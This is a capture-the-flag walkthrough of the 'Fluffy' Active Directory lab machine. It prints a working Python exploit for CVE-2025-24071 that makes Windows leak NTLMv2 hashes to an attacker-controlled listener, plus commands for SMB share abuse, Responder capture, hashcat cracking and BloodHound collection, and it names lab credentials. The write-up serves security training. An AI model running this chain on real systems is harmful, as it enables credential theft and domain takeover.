

Summary
Fluffy starts with a provided credential set (j.fleischman:J0elTHEM4n1990!), which is typical of internal penetration test engagements and some CPTS exam scenarios where initial access is scoped out. From there, the attack surface is a writable SMB share and a PDF that lists the CVEs the environment is running. CVE-2025-24071 abuses Windows Explorer’s automatic SMB authentication on .library-ms extraction to leak an NTLMv2 hash to an attacker-controlled Responder listener. The cracked credential belongs to p.agila, who has GenericAll over the Service Accounts group — granting the ability to perform a Shadow Credentials attack against winrm_svc for initial WinRM access. Privilege escalation exploits ADCS ESC16, where the CA is globally configured to omit the szOID_NTDS_CA_SECURITY_EXT security extension. Updating ca_svc’s UPN to administrator, requesting a certificate, then restoring the UPN yields a PFX that authenticates directly as Administrator.
Flags:
- User — CVE-2025-24071 NTLM capture → crack → BloodHound → Shadow Credentials → WinRM as
winrm_svc - Root — ADCS ESC16 → UPN manipulation on
ca_svc→ forged administrator certificate → pass-the-hash asAdministrator
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.10.32 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.10.32PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: fluffy.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows AD LDAP (Domain: fluffy.htb)
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: fluffy.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
- 88 (Kerberos) confirms we are on a domain controller
- 389/636/3268 (LDAP) identifies the domain as
fluffy.htb, hostnameDC01- 445 (SMB) is open — first stop with provided credentials is share enumeration
- 5985 (WinRM) is open — if we get the right credentials, we have a way in
- No web ports — this is a pure AD engagement
Add the DC to /etc/hosts:
sudo nano /etc/hosts
# 10.129.10.32  fluffy.htb dc01.fluffy.htb
SMB Enumeration
Check what shares the provided credential can access:
nxc smb 10.129.10.32 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
The IT share stands out immediately because it has READ and WRITE privileges.
Connect and list the contents:
smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'smb: \> ls
Everything-1.4.1.1026.x64 D
Everything-1.4.1.1026.x64.zip A 1827464
KeePass-2.58 D
KeePass-2.58.zip A 3225346
Upgrade_Notice.pdf A 169963Grab the PDF:
smb: \> get Upgrade_Notice.pdf
Opening the PDF reveals a list of CVEs flagged for remediation:
CVE-2025-24071
CVE-2025-24996
CVE-2025-46785
CVE-2025-29968
CVE-2025-21193
CVE-2025-3445
A quick search gives more context on each CVE, but CVE-2025-24071 stands out immediately because it aligns with what we already have — SMB access with read and write privileges.

It describes a Windows Explorer spoofing vulnerability where extracting a ZIP containing a .library-ms file causes Explorer to automatically initiate an SMB authentication request to whatever server the file points to. With a listener in place, we can capture that authentication.
Finding 1 — Writable SMB Share Combined with CVE-2025-24071-Vulnerable Windows Host Enables Unauthenticated NTLMv2 Capture
Exploiting CVE-2025-24071 - NTLM Hash Capture
How the vulnerability works
A .library-ms file is an XML document Windows uses to define a library location. When Explorer encounters one, including during ZIP extraction, it parses the <url> field and attempts to connect to it via SMB. That connection fires a Kerberos or NTLM authentication exchange against the attacker-controlled server. With Responder listening, the NTLMv2 hash from whoever extracts the archive is captured in full.
Save the following as exploit.py (found with a search of CVE-2025-24071 exploit). The script builds the .library-ms payload and packages it into the ZIP:
import zipfile
from pathlib import Path
import argparse
import re
import sys

def create_library_ms(ip: str, filename: str, output_dir: Path) -> Path:
    payload = f'''<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\\\{ip}\\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>'''
    output_file = output_dir / f"{filename}.library-ms"
    output_file.write_text(payload, encoding="utf-8")
    return output_file

def build_zip(library_file: Path, output_zip: Path):
    with zipfile.ZipFile(output_zip, 'w', zipfile.ZIP_DEFLATED) as archive:
        archive.write(library_file, arcname=library_file.name)

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--ip", required=True)
    parser.add_argument("-n", "--name", default="malicious")
    parser.add_argument("-o", "--output", default="output")
    parser.add_argument("--keep", action="store_true")
    args = parser.parse_args()
    output_dir = Path(args.output)
    output_dir.mkdir(parents=True, exist_ok=True)
    library_file = create_library_ms(args.ip, args.name, output_dir)
    zip_file = output_dir / f"{args.name}.zip"
    build_zip(library_file, zip_file)
    if not args.keep:
        library_file.unlink()

if __name__ == "__main__":
    main()
Generate the malicious ZIP, pointing at your tun0 IP:
python3 exploit.py -i 10.10.16.60 -n exploit --keep

Start Responder on tun0 before uploading. The SMB authentication fires the moment someone on the target browses to or extracts the archive:
sudo responder -I tun0
Upload the ZIP to the IT share:
smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'
smb: \> put exploit.zip
Responder catches the authentication callback:
[SMB] NTLMv2-SSP Hash: p.agila::FLUFFY:a4c5e7908e6e5ea8:1560CD0E383D97...
Cracking the Hash
Save the full NTLMv2 hash to hash.txt and crack it with Hashcat (mode 5600 = NTLMv2). I copied the hash to my dedicated cracking station through SSH, and cracked remotely.
hashcat -m 5600 hash.txt rockyou.txt
Credentials recovered: p.agila:prometheusx-303
Active Directory Enumeration - BloodHound
With valid credentials, and knowing we’re involved with a Domain Controller. we should start by collecting BloodHound data. I prefer rusthound as my go-to collector.

rusthound-ce -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -o ./bh -z



Log into BloodHound and import the collected zip.

